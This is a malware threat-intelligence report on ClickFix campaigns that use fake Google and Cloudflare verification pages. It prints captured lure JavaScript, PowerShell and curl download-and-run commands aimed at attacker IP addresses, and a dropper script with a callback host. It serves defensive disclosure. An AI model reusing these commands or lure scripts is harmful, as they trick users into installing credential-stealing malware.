


Fake Google and Cloudflare verification pages spread multiple malware families

 malwarebytes.com/blog/threat-intel/2026/07/fake-google-and-cloudflare-verification-pages-spread-multiple-malware-families

Gabriele Orini

July 2, 2026



Updated July 6 to add connections with SyncTDS and TrafficTDS

ClickFix attacks, which [trick people into running malicious commands themselves](#), continue to evolve. This latest campaign uses fake Google and Cloudflare verification pages to convince victims to infect their own devices.

A single mistake can install malware that steals passwords and other sensitive data, gives attackers remote access to your computer, or downloads additional malware that can take full control of your system.

We uncovered multiple campaigns using the same infrastructure to deliver malware including HijackLoader, StealC, Remus, Amatera Stealer, CastleLoader, NetSupport, and a Rust-based stealer.

In one infection chain, a trojanized version of the legitimate Franz messaging app downloads a previously undocumented loader dubbed ResiLoader, which disables security software before deploying the StealC infostealer.

Before we look at the technical details, here's how to avoid becoming the next victim.

How to stay safe

ClickFix attacks rely on convincing you to run commands yourself. The safest approach is simple:

- **Never copy and run commands from a website** unless you're following instructions from a trusted source and understand exactly what the command does.
- **Be wary of verification pages.** Google, Cloudflare, Microsoft, and other legitimate services will never ask you to paste PowerShell commands into Windows to prove you're human or fix a problem.
- **Don't let urgency rush you.** Fake verification pages often use countdown timers, visitor counters, or warnings to pressure you into acting quickly.
- **Keep your security software up to date.** Real-time protection and web protection can help block malicious websites before you reach them.
- **Question unexpected technical instructions.** If a website tells you to open PowerShell, Command Prompt, or Terminal, stop and verify the instructions through the company's official support channels.

Pro tip: [Malwarebytes Browser Guard](#) can warn you when a website attempts to copy content to your clipboard—a common trick used by ClickFix pages.

Technical analysis

The campaigns analysed in this research have been active since at least late 2025 and use a variety of fake Google and Cloudflare pages to deliver malware. Although the lures differ, they share much of the same infrastructure and infection chain, with the attackers continually testing new delivery methods and payloads.

Different lures, one goal

Most of the campaigns share several characteristics:

- Use of the folder C:\ProgramData\Zooms to extract later stages
- PowerShell ClickFix commands that follow similar patterns
- Use of Cloudflare R2 buckets to deliver payloads
- IP addresses hosted by the ASN Dedik Services Limited
- HTML responses containing only the phrase "hehe"

These indicators have changed over time, so they don't appear in every infection chain. The campaigns continue to evolve, with new payloads and delivery methods regularly introduced. For example, in some cases, the IP address is used directly for payload distribution instead of buckets.

The final command copied by the user usually falls into this pattern:

```
powershell -c "iex(irm '{IP}:{Port}/{Random Path}' -UseBasicParsing)"
```

The port and the path are not always present in the cases analyzed; the ports are random, but some used ones are: 6600, 9900, 5506, 7895, 7493, 149, 8442.

To execute these commands, several ClickFix-related templates are used, mainly related to **Google** and **Cloudflare**. We also detected that in some cases the PowerShell command was distributed through the IClickFix framework.

We observed these ClickFix campaigns being distributed through:

- Old websites that have likely expired and been repurchased by the actor(s).
- CloudFlare Pages (.pages.devdomains).
- Compromised websites.
- Fake services, for example related to QR code or web file access.



Google ClickFix lures

The actors behind these campaigns use various Google-related HTML pages and kits.

One lure impersonates Google reCAPTCHA verification. The pages are hosted on random URLs that display fake or malicious content. These domains are often older registrations that recently began resolving to new IP addresses, suggesting they were repurposed for the campaign.

Some of these pages have URL parameters like such as "zoneid", "cost", "device", "country", "clickid", for example:

- /conf/captcha.html?zoneid=10420852
- /wincapbot/nobot.html
- /xmr/trkuste.php?zone=5327134
- bless.php?
zoneid=10327549&clickid=1091581084925173761&cost=0.000000&country=US&device
=desktop



“Manual Verification Required” ClickFix page

In this case, the functions related to ClickFix are implemented in the class CustomCaptcha. The command is present in clear without any obfuscation.

```

startVerification() {
  this.verificationCodeValue = this.generateVerificationCode();
  this.sessionId = this.generateSessionId();
  this.verificationStarted = true;
  this.hasShownSuccess = false;

  const existingMessages = document.querySelectorAll('.success-message, .error-message');
  existingMessages.forEach(msg => msg.remove());

  const command = 'powershell -c "iex(irm \'151.240.151.126/Jvecj7Ivz6KW9t1h\' -UseBasicParsing)";';

  this.showVerificationCode(command);


  const formData = new FormData();
  formData.append('action', 'init');
  formData.append('code', this.verificationCodeValue);
  formData.append('sessionId', this.sessionId);

  fetch(this.VERIFY_ENDPOINT, {
    method: 'POST',
    body: formData
  }).catch(error => console.error('Error tracking verification start:', error));
}

```

StartVerification” method in the “CustomCaptcha” class

Another distribution method uses Cloudflare Pages hosted on .pages.dev subdomains.



“Verify you’re human” ClickFix page

In this case, the HTML page is obfuscated by declaring several variables and XORing them. The deobfuscated code is called SECURITY_GATEWAY and it’s composed of the functions

GatewayRuntime, RemoteVault, BeaconDispatcher, Clipboard, TokenController, and PanelController.

The code allows the attackers to retrieve the command either remotely or locally. In this sample, the malicious PowerShell command is stored locally.

```
/* =====
SECURITY GATEWAY - CLIENT RUNTIME
===== */

Architecture
  • GatewayRuntime    - orchestration layer
  • RemoteVault       - fetches config / command / script
  • BeaconDispatcher  - fire-and-forget analytics pings
  • Clipboard         - writeText with legacy fallback
  • TokenController   - idle → pending → sealed state FSM
  • PanelController   - veil + panel open/close lifecycle
===== */

/*
1. LOCAL DEFAULTS (used if RemoteVault returns nothing)
*/
const LOCAL_DEFAULTS = Object.freeze({
  // Command that will be written to clipboard once the token is sealed
  payload: 'powershell -c "iex(irm '85.11.161.198:236' -UseBasicParsing)"',

  // Beacon URL (hit on token tap) - silent, no-cors
  beacon: 'https://iplogger.co/1lwEn',


  // Animation timing knobs
  pendingMs: 1500, // how long the pending-ring shows
  sealedHoldMs: 700, // green-tick hold before panel opens

  // Optional remote resources - any of these may be null
  remoteConfigUrl: null, // JSON config that overrides any field above
  remoteCommandUrl: null, // plain text → becomes the clipboard payload
  remoteScriptUrl: null // JS file → injected as <script> on boot
});

/*
2. REMOTE VAULT - pulls optional remote resources
*/
```

The PowerShell command declared in the “SECURITY GATEWAY” code

We also found that some of these domains have distributed another decoy in the past, in this case associated with an unauthorized Google login. This ClickFix lure asks the user to copy and paste the malicious command to set their device as primary.



“New sign-in with trusted token” ClickFix page


The interesting part of this ClickFix kit is that it features an “approval gate,” as described in the comments, and that the attacker must manually choose from the panel which command to have the user execute.

```
// No final redirect. Escaping the Google Sites iframe chain is
// gated by the outer wrapper's sandbox flags, which we can't see
// or influence from inside – any JS top-navigation attempt there
// silently no-ops and just wastes a click. The success screen
// simply stays put; the victim reads "You're all set" and closes
// the tab on their own. By the time they see this screen, the
// payload has already executed, so there's nothing more the kit
// needs to do.
```

```
// Первый approval gate – опрашиваем сервер пока оператор не назначит
// команды для этого посетителя. Loader крутится до ответа ready:true.
const poll = setInterval(() => {
  fetch('index.php?check=commands')
  .then(r => r.json())
  .then(data => {
    if (data && data.deleted) {
      clearInterval(poll);
      window.location.reload();
      return;
    }
    if (data && data.ready) {
      clearInterval(poll);
      captchaKey = safeAtob(data.win_cmd || "");
      macCaptchaKey = safeAtob(data.mac_cmd || "");
      if (data.pfp) {
        const pfpEl = document.getElementById("pfp");
        if (pfpEl) pfpEl.src = data.pfp;
      }
      showManualVerificationScreen();
    }
  })
  .catch(() => {});
}, 3000);
});
```

Comments about the kit and the “approval gate”

In more recent campaigns, we’ve detected a ClickFix lure related to Google Meet, which requires copying and pasting a malicious command to fix audio issues.



The “fix audio driver” Google Meet ClickFix lure


In the analyzed cases, the endpoint `/api/driver-clipboard.php` returned the following malicious command:

```
{"mac":"curl -kfsSL $(echo '...' | base64 -D) | zsh", "windows":"powershell -c \"iex(irm '151.240.151.126/rRlmZcaaZfAE3U2BaH' -UseBasicParsing)\""}
}
```

Other lures

The actors behind this campaign use various kits and lures, mostly related to Google. However, we've detected other lures that copied commands related to the same infrastructure.

The attackers behind these campaigns also compromise multiple websites using different templates related to the **CloudFlare ClickFix** lure.





“Verify you are human” ClickFix pages

We have detected several templates used for CloudFlare pages. The command is present in clear or in some cases obfuscated in the cases analyzed.

```
<script>
const REDIRECT_DELAY_MS = 900000;
const REDIRECT_URL = 'https://www.cloudflare.com/';
const command = 'powershell -c "iex(irm '93.152.224.29?CloudFlare_Capcha_ID_59T32S3' -UseBasicParsing)";';

if (/Android|webOS|iPhone|iPod|BlackBerry|IEMobile|Opera Mini|Mobile|Tablet/i.test(navigator.userAgent) || window.innerWidth < 768) {
  window.stop();
  document.documentElement.innerHTML = '<head><meta charset="UTF-8"><title>Access Denied</title></head><body style="font-family:sans-serif;text-align:center"><p></p></body>';
}
```

```
const command = 'powershell -c "iex(irm '85.239.144.185:6603' -UseBasicParsing)" #CloudFlare Auth #4512471';

const params = new URLSearchParams(window.location.search);
const siteUrl = params.get('site');
const logoUrl = params.get('logo');
const defaultLogoUrl = 'https://2captcha.com/dist/web/assets/google-privacy-policy-Cb0CGVRT.svg';


document.querySelectorAll('.domain-name').forEach(el => {
  el.textContent = siteUrl;
});

document.querySelectorAll('.logo-img').forEach(img => {
  img.src = logoUrl || defaultLogoUrl;
  img.alt = 'logo';
});

window.__cfDomain__ = "https://www.dropbox.com/";window.__xdRID__ = "ko36r1ts7qalbqhq";window.__cfVerifId__ = "634472977100";window.__cfPageId__ = "0";
function(){function _pv(){var v=window.__cfVerifId||'';var r=window.__xdRID||'';var root=document.getElementById('bw-cf-root');if(!root)return;var rc=root.querySelector('.footer-inner .rc');if(rc&&r.rc.textContent=r;var m=document.getElementById('cf-modal');if(m&&v){var spans=m.querySelectorAll('span[style="monospace"]');for(var i=0;i<spans.length;i++){if(/Verification ID/i.test((spans[i].parentElement&&spans[i].parentElement.textContent)||'')){spans[i].textContent=v;return;}}if(spans.length>0){spans[spans.length-1].textContent=v;}}var n=0,t=setInterval(function(){_pv();if(++n>80)clearInterval(t);},100);if(document.readyState==='loading')document.addEventListener('DOMContentLoaded',_pv);else _pv();var _xr=window.__xdR;if(typeof _xr==='function'){window.__xdR=function(){_xr();setTimeout(_pv,0);}};window.__cfPanelBase__ = "http://85.239.149.16";window.__cfHideCursor=1;(function(){function __cfStatHit(typ){var id=window.__cfPageId||0;if(!id)return false;try{var u='/panel/html-event/'+pid+'/hit?type='+typ+'&t='+Date.now();fetch(u,{method:'GET',keepalive:true,credentials:'same-origin'}).catch(function(){});return true;}catch(x){return false;}}function _tv(){__cfStatHit('visit');}function _runVisit(){setTimeout(_tv,1200);}if(document.readyState==='loading')document.addEventListener('DOMContentLoaded',_runVisit);else _runVisit();function
```

Some of the CloudFlare ClickFix HTML pages

We also detected some specifically created fake services websites. For example, a “My QR Generator” site displays an obfuscated QR code and asks the user to run a PowerShell command to verify that the user is not a robot.



“QR Code” ClickFix lure page

In this case the command is encoded in base-64:

```
checkbox.addEventListener("change", () =>
{
    if (checkbox.checked)
    {
        // Decode to: powershell -c iex(iirm 94.26.90.111:5507 -UseBasicParsing)
        unsecuredCopyToClipboard(decodeURIComponent(escape(atob("cG93ZXJzaGVhZCAtYySpZXgoaXJcIDk0LjI2LjkwLjExMTolNTA3IC1Vc2VYXHpY1ShcnNpbmcp"))));
        loader.style.display = "block";
        checkbox.style.visibility = "hidden";
        lolol2.style.visibility = "hidden";

        setTimeout(() =>
        {
            loader.style.display = "none";
            modal.style.display = "block";
            centerBox.style.display = "none";
        }, timeout);
    }
    else
    {
        modal.style.display = "none";
        checkbox.style.visibility = "visible";
        centerBox.style.display = "flex";
        lolol2.style.visibility = "block";
    }
});
```

Decoded PowerShell command

PowerShell downloader

The ClickFix command executed by the user decodes a script and drops it into the Temp folder with the name tmp{4 char}.tmp.ps1.

We have detected several variations of this script, but recent versions do the following:

- Create the folder C:\ProgramData\Zooms.

- Download the next stage from a CloudFlare bucket and save it in C:\ProgramData\Zooms. In some variants of the script, the next stage is downloaded directly from an IP.
- Send the information of the compromised machine to http://{IP}/dl-callback. In some variants of the script, this part is not present.

```
$url = "https://pub-fafcea24d4b54eb39b552493faef076e.r2.dev/arworks.zip"
$uri = [System.Uri]::new($url)
$fileName = $uri.Segments[-1]
$filePath = Join-Path $workDir $fileName

$dlok = DllFile $url $filePath

try {
    $cbN = [guid]::NewGuid().ToString("N")
    $cbC = New-Object System.Net.Http.HttpClient
    $cbC.Timeout = [TimeSpan]::FromSeconds(10)
    $null = $cbC.GetAsync("http://151.240.151.46/dl-callback/fx557a6v/arworks.zip/" + $cbN).Result
    $cbC.Dispose()
} catch { }
if ($dlok) {
    RunFile $filePath
}
```

Dropped PowerShell script

The attackers behind these campaigns use a large number of different payloads. The campaigns deliver a wide variety of payloads. The table below summarises some of the downloaded filenames and the malware they install. For many of the cases analyzed, the final payload was distributed via DLL Hijacking, as we will also see later for StealC stealer.

File Distributed	Malware distributed
libEGL.zip, Safe-1.zip	Trojanized Electron App, ResiLoader and StealC
Test.msi	Deno Loader and PowerShell Stealer
arworks.zip	Amatera Stealer
water-night.zip	Remus Stealer
Setup.msi, Invintrum_first.msi	NetSupport
traffic1.msi	CastleLoader
ibrowser.exe	Rust Stealer

We analyzed a new loader called **ResiLoader** that ultimately distributes StealC. We also detected that the threat actor in the latest campaigns has started using **Deno** to distribute a

stealer developed in PowerShell at the end; the analysis of this infection chain could be the subject of a future blog post.

Trojanized Electron app downloads ResiLoader

In this case, the ZIP was downloaded from:

```
pub-7080e0c20a0e47ca95a476869c532367.r2[.]dev/libEGL.zip
```

After extraction to:

```
C:\ProgramData\Zooms\libEGL.zip_ext
```

The zip contains a trojanized version of the open-source messaging app called “Franz”:

	locales	4/25/2026 5:45 AM	File folder	
	resources	6/22/2026 1:00 AM	File folder	
	chrome_100_percent.pak	4/25/2026 5:40 AM	PAK File	127 KB
	chrome_200_percent.pak	4/25/2026 5:40 AM	PAK File	176 KB
	ffmpeg.dll	4/25/2026 5:40 AM	Application exten...	2,703 KB
	Franz.exe	4/25/2026 5:40 AM	Application	154,211 KB
	icudtl.dat	4/25/2026 5:40 AM	DAT File	10,218 KB
	libEGL.dll	4/25/2026 5:40 AM	Application exten...	473 KB
	libGLESv2.dll	4/25/2026 5:40 AM	Application exten...	7,359 KB
